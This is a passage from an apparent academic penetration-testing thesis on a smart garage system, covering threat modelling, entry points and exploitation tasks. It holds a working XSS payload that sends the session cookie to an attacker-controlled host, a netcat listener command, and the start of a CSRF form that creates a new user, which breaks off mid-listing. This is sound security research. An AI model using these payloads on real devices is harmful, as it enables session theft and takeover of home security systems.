06	User views camera feed from the local network via the mobile application
07	User views camera feed remotely via the mobile application
08	User views camera feed from the local network via the VMS
09	User views camera feed remotely via the VMS
10	User views camera feed remotely via DDNS
11	User views admin panel of the controller from the WLAN of the controller via the mobile application
12	User views admin panel of the controller from the WLAN of the controller via the web application
13	User views camera feed from the local network via the web application of the controller after the plugin is activated
14	User views camera feed from the local network via the mobile application of the controller after the plugin is activated
15	User views camera feed remotely via the web application of the controller after the plugin is activated
16	User views camera feed remotely via the mobile application of the controller after the plugin is activated

Table 4.2: The use cases identified as legit ways for a user to access the two admin panels




Figure 4.1: A data flow diagram representing use cases 1, 2, 3, 4, 5, 6 and 7

Technologies	
Technology	**Description**
Controller	OS unknown, communicates over HTTP, TCP/IP, UDP, web server nginx 1.8.1, internal storage option
Camera	OS unknown, communicates over HTTPS, UDP, TCP, web server lighttpd
Tilt sensor	OS unknown, communicates over the radio frequency 2.401 GHz, it is only compatible with this specific controller
Wireless router	2.5 GHz Wi-Fi
Mobile apps (controller)	Android and iOS applications connected to a third party cloud (Linode) to view the admin panel. If the mobile is connected to the same WLAN as the controller, it communicates directly to the controller, without a remote server.
Mobile apps (camera)	Android and iOS applications connected to a third party cloud (Leaseweb, AWS) to view the camera feed.
Communication protocol: HTTP	Clear text protocol used by default when viewing admin panel of the controller on the same network, or remotely from a web browser. To view the admin panel of the camera from the same network HTTP is used.
Communication protocol: HTTPS	Encrypted communication when viewing the controller's admin panel remotely from the mobile app or chosen in the web browser. It is used in all communication with the admin panel of the camera, with one exception.
Communication protocol: 802.11	RF protocol for communication between camera, controller and router
Communication protocol: RF	RF protocol for communication between controller and Tilt sensor, 2.401 GHz
Communication protocol: SSH	A cryptographic network protocol for providing a secure channel over an unsecured network in a client-server architecture. An SSH-client application is connected with an SSH server. A port is open on the controller
Communication protocol: STUN	Network protocol to detect and traverse NAT (network address translators) that are located in the path between 2 endpoints.
Communication protocol: UDP	Fire and forget. Sends datagrams over IP.

Table 4.3: The identified technologies used in the IoT system

4.3.1 Entry Points

The entry points have an ID and a description. The entry points for the controller can be found in table 4.4, for the camera in table 4.5 and for the tilt sensor in table 4.6.

Entry Points of Controller		
ID	**Entry point**	**Description**
01	Embedded web app	The embedded web application provides an interface to view the status of the garage door and make changes to the user accounts, operating the door, configuration, and networking details. The data is transferred over HTTP.
02	Vendor web app	A connection is made from the controller to a relay server owned by the vendor, set up in a cloud. Communication can be done either via HTTP or HTTPS. No ports need to be opened on a router.
03	Controller	The controller connects to multiple web apps and mobile apps. An embedded web app ia a server from the controller itself and the vendor web app connects to the controller. There is a USB port and other inputs through its main PCB. According to its FCC specification it has Bluetooth.
04	Firmware	The firmware is used to control the device.
05	Mobile app	Two mobile applications exist, Android and iOS. They can be used to configure the controller. Credentials are required to use the mobile apps. All traffic is over HTTPS. If the phone is connected to the same network as the controller it communicates directly to the controller, otherwise through the vendor web application.
06	Wireless communication	Communication traffic from the mobile application are over wireless technology; either 802.11 or cell provider networks. The tilt sensor uses 2.401 GHz.
07	USB	There is a USB port on the physical device.

Table 4.4: Entry points for the controller

4.3.2 Data Flow Diagram

The visualization of the data flow was divided into two categories to help understand the IoT system better.

1. Data flow diagram showing components and protocols,

Entry Points of Camera		
ID	**Entry point**	**Description**
08	Camera	The camera connects to multiple web apps and mobile apps. An embedded web app is a server from the camera itself. The vendor has a mobile app, but there is also another thrid-party mobile app from the original manufacturer for the camera.
09	VMS	Software provided by the vendor of the controller, used to troubleshoot connections for the camera. The computer with the software needs to be on the same network as the camera. It is used to connect the camera to a Wi-Fi. If peer2peer is enabled the computer can reach the camera remotely.
10	DDNS	In the settings of the camera you can add a dynamic DNS to the camera, so that it can be accessible remotely.
11	Mobile app	Four mobile applications exist. Two from the vendor for Android and iOS, and two from the thrid-party manufacturer of the camera for both Android and iOS. All traffic is over HTTPS and the communication goes through a relay server owned by the third-party.
12	Embedded web app	The embedded web application is only availble if connected to the same LAN. The traffic is over HTTP, even tho there is a port open for HTTPS the user can't log in using HTTPS. The app requires Adobe Flash Player to be activated for the log in process and it requires certain plugins to be installed. Here the live view can be seen and configurations be made. For example a user can enable FTP or DDNS.
13	Firmware	The firmware is used to control the device.
14	Micro SD card	The user can add a micro SD card to store the videos locally.
15	Ethernet port	There is a Ethernet port on the physical device.
16	Wireless communication	Communication traffic from the mobile application are over wireless technology; either 802.11 or cell provider networks.

Table 4.5: Entry points for the camera

Entry Points of Tilt Sensor		
ID	**Entry point**	**Description**
17	Tilt sensor	The tilt sensor uses RF 2.401 GHz to communicate with the controller. It has some interesting pins on its PCB.
18	Firmware	The firmware controls the device. It sends the signals to the controller of the status of the garage door and the temperature.

Table 4.6: Entry points for the tilt sensor




Figure 4.2: Data flow diagram of use cases 1, 2, 3 and 4

2. Data flow diagram showing components, protocols and entry points.

The first category was made for all use cases. The tool used was *diagrams.net*. They can be found in appendix A.

The second category with marked entry points was made for use cases 1 to 9. The tool used was *Microsoft Threat Modeling Tool*. The reason for excluding 10 to 16 was that they needed changes in the settings of either the controller or the camera. Meanwhile the first nine use cases are either enabled by default or (applies to use case 8 and 9) that a software provided by the vendor can be used to access the live view of the camera.

Use cases 1 to 4 are represented in figure 4.2. Use cases 5 to 7 are represented in figure 4.3. Use cases 8 and 9 are represented in figure 4.4.

4.4 Identified Threats

The threats were discovered by using the Cyber Bogies card deck, the STRIDE model with two additional threat types and the OWASP Top Ten. First, the




Figure 4.3: Data flow diagram of use cases 5, 6 and 7




Figure 4.4: Data flow diagram of use cases 8 and 9

threat actors where identified through the Cyber Bogies, then the threats were written down using the template of STRIDE. Lastly, more detailed threats for the web applications were located by using the OWASP Top Ten.

4.4.1 Threat Actors

A total of 17 threat actors were identified ny using the Cyber Bogies card deck. The threat actors can be found in appendix B.

4.4.2 STRIDE Threats

The threats identified with the STRIDE model are presented in table 4.7. To identify them according to the STRIDE model, a set of STRIDE oriented questions were asked. The questions come from chapter two in the IoT Penetration Testing Cookbook [10].

Threats	
Threat type	**Threats**
Spoofing of identity	• Spoof the tilt sensor • Spoof a human user using a web application • Spoof a human user using a mobile application • Spoof a relay server • Spoof the camera to show a false video • Spoof a legit user via bluetooth to the controller • Spoof a legit user via SSH to the controller • Set up a fake access point to connect cameras to

Continuation of Table 4.7

Threat type	**Threats**
Tampering with data	• Send fake door status to the controller • Change the packets in transit • Alter the settings to allow other ways to access the admin panel • Change settings to turn off alarms • Play audio through the speakers • Command injection via bluetooth • Delete logs of login/door status/alarms • Delete playback video streams • Delete playback sound streams • Add users to share camera streams without authorization • Add users to share door status without authorization • Upload malicious files
Repudiation	• No logs for SSH? • No logs for bluetooth? • Turn off logging
Information disclosure	• Intercept traffic of video stream being sent from the camera (to the browser/-mobile application/relay server/VMS...) • Intercept traffic of microphone stream being sent from the camera (to the browser/mobile application/relay server/VMS...) • Leak stored video on micro SD card • Leak garage door status (can reveal info about if someone is home or not) • Leak credentials

Continuation of Table 4.7	
Threat type	**Threats**
Denial of service	• Bring down the WLAN of the controller (so it can't communicate with the tilt sensor) • Crash the controller (so it can't lower the garage port) • Bring down the camera (so that no recordings are being made to use as evidence) • Loss of power to controller/camera (prevent that alarms will be sent to the user and user is unaware of loss of power) • Delay the alarm until after the burglary • Lock out user via forgot password functionality • (Bring down relay server so no alarms are being sent)
Elevation of privileges	• Go from a low level user to a more privileged user • Bypass Wi-Fi authorization to connect to the WLAN of the controller • Brute force login to controller • Brute force login to camera • (From admin panel gain access to other customers' devices)
Physical security bypass	• Connect via the Ethernet port to the camera to get admin access • Connect via the USB port to the controller to get admin access • Use the reset button on camera to take control over the system • Delete content stored on the micro SD card
Supply chain issue	• Connect to the camera through third-party mobile application (from the camera manufacturer)
End of Table	

Table 4.7: Identified threats divided into the eight different threat types

4.5 Selected Threats

A handful of threats were selected iteratively by considering the impact, the probability of success and the initial results from the vulnerability analysis.

The purpose of writing the threat list (see table 4.7 was to test them all. Due to limitations of time and equipment, it wasn't possible to explore all threats. For example it would have been interesting to try to spoof the signal to open the garage door from the tilt sensor. In order to gather information about the signal being sent and to reproduce it, a radio receiver and transmitter is needed for the frequency 2.401 GHz. Unfortunately no such equipment was available, thus the threats regarding the tilt sensor were excluded.

The hardware threats could potentially have led to extraction of firmware and access to cryptographic keys used for decryption. Both the tilt sensor and the controller were easy to open up and gain access to the internal hardware components. The camera would have required demolition of the plastic case. It was decided to exclude the hardware threats from the scope due to time constraints and that there were other threats with higher probability of successful exploitation. For an attacker to abuse potential hardware vulnerabilities, it would require access to the victim's smart garage, or a purchase of the same smart garage to extract information from before targeting a victim.

The threats involving the remote relay server were excluded due to legal reasons. The remote entry point is not owned by the smart garage owner. Only the traffic going out from the devices to the remote server were listen to, not altered.

The threats regarding the USB port on the controller and the Ethernet port on the camera were excluded due to lack of equipment for analysing the ports. The threats towards the micro SD card for the camera were excluded because the test setup didn't have access to a micro SD card.

The VMS for the camera is only supposed to be used in case of trouble with the camera installation. Since it is not a software component that is needed for the daily usage of the smart garage, it was excluded due to time constraints. The same for the the DDNS. It is a feature that is not enabled by default, therefore it wasn't included.

The findings from the Nessus scan pointed out usage of outdated components in the controller's web server. That is an indication that the security patches were not up to date, and potential vulnerabilities could be found. The controller and the camera were scanned by Nessus, but not the tilt sensor since it does not communicate over Wi-Fi. No potential vulnerabilities were found regarding the network communication, other than the usage of HTTP. Thus, the selected threats focused on the web interface of the controller, excluding the mobile applications, the network threats and the web interface of the camera.

Next, the web vulnerability scanner from Burp Suite Professional was used to scan the controller's web interface. The potential vulnerabilities that the scanner detected were translated into threats.

Finally, the threats to explore were the combination of the findings from the Nessus scan, the web vulnerability scan from Burp Suite Professional and the list of OWASP Top Ten. The entry point selected was the local web interface of the controller.

The threats selected for investigation were:
From Nessus

1. Remote code execution -> tampering
2. Command injection -> tampering

From Burp

1. CSRF -> spoofing
2. Session hijacking -> spoofing
3. Malicious file upload -> tampering
4. Clickjacking -> spoofing

From OWASP Top Ten

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)

5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

Chapter 5

Exploitation & Post Exploitation: Method, Result & Discussion

The lab environment is described here, followed by all the tests that were made for exploiting the potential vulnerabilities. Each exploitation task has a section of useful background, method used, the result with potential PoCs, and a discussion.

5.1 Lab Environment

The lab used for the penetration testing had two different set ups. The main set up used for all testing, except from where the testing method says otherwise, had a connection to the Internet. The special case set up was only used during the post exploitation.

1. Main setup
   It was set up with a router connected to the Internet. Behind the router was the controller and the camera, both connected to the Wi-Fi provided by the router. The tilt sensor communicated directly to the controller, without being connected to the router. This allowed usage of the remote access feature of the controller.

2. Special case setup
   In order to test if the attack would be successful for a remote attacker, the lab was constructed to provide the Kali machine with a public IP address. The tool ngrok [1] was used to set up a secure tunnel.

[1] https://ngrok.com/product | Published unknown, visited 2020-06-11




Figure 5.1: Main setup for the lab environment




Figure 5.2: Special case setup of the lab environment

The main setup is displayed in figure 5.1 and the special case setup is shown in figure 5.2.

In both setups, the tests were performed from the Kali Linux machine. Kali is an operating system designed for penetration testing. A plethora of security analysis tools are pre-installed to the operating system image.

5.2 Exploitation Task 1: XSS & Session Hijacking

Cross-Site Scripting (XSS) is an attack vector that injects web scripts into the client side of the web application.

5.2.1 Background

The Hyptertext Transfer Protocol (HTTP) is used in communication between a client and a server. The protocol has multiple request methods. The two most common request methods are GET and POST.

A GET request is used to retrieve data to the client. The parameters specifying what data to request are placed in the URL. A POST request is used for changing a state, for example when a user updates the email address used for a social media account. The parameters are sent in the body of the request instead of in the URL.

XSS attacks are introduced through HTTP requests. If the discovered XSS vulnerability is found in a GET request, the attacker will craft a link with malicious payload referring to the targeted domain. If the XSS vulnerability instead is found in a POST request, the attacker has to create their own website with an auto-submitting POST form containing the malicious payload, and then craft a link referring to the malicious website.

The delivery of both the GET and POST XSS vulnerabilities can be made through phishing. One goal of the delivery is that the victim clicks on the link provided by the attacker while being authenticated at the targeted website. XSS is dangerous even without the user being authenticated.

There exists three categories of XSS [2,3]:

1. Reflected XSS
2. Stored XSS
3. DOM-based XSS

A reflected XSS is when the injected script is reflected directly in front of the user from the current HTTP request. If a new request is made for the same source, the XSS attack will not be present, because the payload only exists in the HTTP request and it is not stored.

[2]https://portswigger.net/web-security/cross-site-scripting | Published unknown, visited 2020-05-21

[3]https://owasp.org/www-community/attacks/xss/ | Published unknown, visited 2020-05-21

A stored XSS has the script saved in a database, which can then be reproduced if the same or another user visits a page that retrieves the same data. For example if a web forum is vulnerable to stored XSS, all users that visit the forum will be targeted.

The third category is less common, and the vulnerability is located in client-side code instead of in server-side code. DOM-based XSS usual has JavaScript code in the client-side code that accepts input from a source that the attacker could control. The input then gets passed on to a HTML or JavaScript sink. The sink supports dynamic code execution, leading to the ability of executing malicious scripts provided by an attacker. [4]

Session hijacking is an attack used to exploit the web session control mechanism [5]. The web server must be able to keep track of different users using the application. To do that the web server uses a session token. In iSmartgate PRO the session token is a cookie being sent in the HTTP header of the requests. The cookie is connected to the active session, helping the web server to know which user is sending which requests. If an attacker get hold of the session token, it can then be used for sending request on the behalf of the legitimate user.

5.2.2 Method

The test was divided into two parts. First a XSS vulnerability had to be identified, second an attempt to steal the session was made.

XSS

The test was done by manually looking for actions that generated GET and POST requests. Once the requests were enumerated a test string was sent as input. The test string contained script tags and the JavaScript function alert. If the payload worked, an alert box should show up in the web browser displaying the value 1.

```
<script>alert(1);</script>
```

[4] https://portswigger.net/web-security/cross-site-scripting/dom-based | Published unknown, visited 2020-05-21

[5] https://owasp.org/www-community/attacks/Session_hijacking_attack | Published unknown, visited 2020-05-30

To fully investigate if the request was vulnerable to XSS, the developer tool in the browser was used. In Mozilla Firefox it is called *Inspect Element*. With the tool it is possible to see where in the code the payload is placed, and if it gets encoded. That is useful information for being able to bypass implemented protection, since using script tags can easily be detected.

Session hijacking

After the value got alerted, the next step was to create a Proof of Concept (PoC), demonstrating a real attack scenario. The chosen attack scenario was session hijacking, where the session cookie was stolen from the victim and used by the attacker. To access the cookie, there is a JavaScript document property that is used for reading and writing cookies [6]. It is called *cookie*:

```
document.cookie
```

5.2.3 Result

One reflected XSS vulnerability was found, and with it a successful session hijacking was made.

Finding 1

It was possible to exploit a XSS vulnerability in the POST form used to search for users, via /index.php. The exploited input field *busca* was found in the functionality for searching for users (see figure 5.3).




Figure 5.3: A successful XSS of the input field *busca*

[6] https://developer.mozilla.org/en-US/docs/Web/API/Document/cookie | Published 2020-05-28, visited 2020-05-30

The session cookie was unprotected, thus *document.cookie* could be used to access it. The PoC created for the session hijacking, utilizing the XSS vulnerability, can be found in listing 5.1.

```
<form name="TheForm" action="http://192.168.1.100/index.php?op=
    config&opc=users#search-list" method="post">
    <input type="hidden" name="op" value="config">
    <input type="hidden" name="opc" value="users">
    <input type="hidden" name="op_user" value="buscar-users">
    <input type="submit" name="search_user" class="search-btn
    hide" value="">
    <!-- The malicious payload -->
    <input type="hidden" name="busca" value="&#34; autofocus
    onfocus=&#34; new Image().src='http://192.168.1.104:1337/?
    output='+document.cookie&#34; dummy=&#34;">
</form>

<script>
    document.TheForm.submit();
</script>

```

Listing 5.1: PoC for session hijacking

In this PoC the IP address 192.168.1.100 is the targeted website, and 192.168.1.104 is the website controlled by the attacker. The port 1337 will be used to connect to the attacker's website, and the session cookie will be sent there.

In order for the attacker to receive the session cookie, the attacker needs to listen on the port specified in the payload. It can be done by using netcat.

```
$ nc -lvp 1337
```

5.2.4 Discussion

This attack requires user interaction, it has to be the admin of the IoT system that clicks the malicious link and the victim has to be signed in. If the victim isn't signed in, the session cookie stored in the victim's browser can't be used for authenticating the POST request.

This XSS attack could be delivered because there is no protection against Cross-Site Request Forgery (CSRF). If the request used in the XSS attack was a GET request, the protections against CSRF would not have prevented the attack.

To protect against reflected and stored XSS, untrusted HTTP request data should be escaped. For DOM based XSS, using context-sensitive encoding

when modifying the browser document on the client side is a method of prevention.

The session hijacking works because the session cookie lacks protection. A protection that could be enabled is the cookie attribute *HttpOnly*. Once it is enabled it will block attempts to access the cookie values through JavaScript.

In this case the goal was to get hold of the session cookie of the victim. The cookie is set to be valid for 72-94 hours, which gives the attacker a larger time scope to get hold of the cookie and to utilize it.

5.3 Exploitation Task 2: CSRF

Cross-Site Request Forgery (CSRF) is an attack vector that makes a user perform an action without intention.

5.3.1 Background

The root cause for CSRF vulnerabilities is that the legitimate website's request and the malicious website's request are exactly the same. The web server can't distinguish between them, and will allow both requests. To solve this problem, there needs to be a prevention in place that makes it possible for the server to tell the two requests apart [16].

A CSRF attack could be delivered to a victim through an email containing the malicious link [17]. The link will either point directly to a webpage with a GET request, or to a website controlled by the attacker. The website controlled by the attacker has a replica of a legitimate POST request from the original website, but the values of the input fields contain the malicious payload. When the attacker controlled website gets visited by the victim, the POST form will be automatically submitted to the server of the targeted website.

5.3.2 Method

First, all state changing requests in the web application were identified. Then the requests were tested for CSRF by either:

- manually create a web page with a POST request form,
- using the existing URL for a GET request,

- using Burp Suite Professional's automation tool for generating CSRF POST request form.

The crafted requests were provided with an URL, and tested by having an authenticated user clicking on them. The change of state was observed. If the intended change was made it was a successful test, if no change happened it was a failed test.

5.3.3 Result

The website was vulnerable to CSRF, for both GET requests and POST requests.

Finding 1

It was possible to create a new user account by exploiting the CSRF vulnerability, via /index.php. The attacker could specify the credentials for the new account, and thus login as the new user and have access to open/close the garage and view the live stream video. The PoC for the vulnerability can be seen in listing 5.2.

```
<form name="TheForm"  action="http://192.168.1.100/index.php"
    method="POST">
    <input type="hidden" name="login" value="user" />
    <input type="hidden" name="password" value="user" />
    <input type="hidden" name="password2" value="user" />
    <input type="hidden" name="user&#95;name" value="user" />
    <input type="hidden" name="email" value="user&#64;user&#46;
    com" />
